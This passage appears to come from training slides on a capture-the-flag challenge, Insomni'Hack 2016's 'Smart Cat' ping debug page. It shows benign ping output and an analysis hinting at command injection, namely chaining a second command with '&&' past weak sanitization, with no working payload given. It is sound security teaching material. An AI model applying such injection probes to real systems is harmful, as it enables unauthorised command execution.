
URL: https://training03.webhack.it

NOTE: **THE CHALLENGE IS LIVE! TRY IT TO LEARN!**

Description:

Damn it, that stupid smart cat litter is broken again. Now only the debug interface is available here and this stupid thing only permits one ping to be sent! I know my contract number is stored somewhere on that interface but I can't find it and this is the only available page! Please have a look and get this info for me!

Credits: Insomni'Hack 2016



Smart Cat debugging interface

Ping destination: google.it

Ping results:

```
PING google.it (142.250.184.67) 56(84) bytes of data.
64 bytes from mil41s03-in-f3.1e100.net (142.250.184.67): icmp_seq=1 ttl=113 time=15.7 ms

--- google.it ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 15.747/15.747/15.747/0.000 ms
```

Analysis

- The application is running the ping command
- This is a standard shell utility
- If we insert some special characters (e.g., &&) then the application gives an error. Hence, there is some kind of input sanitization

What can go wrong?

Problems

- It is very hard to perform input sanitization!
- If this was made with custom code, there is a chance that the developer did not considered some corner cases.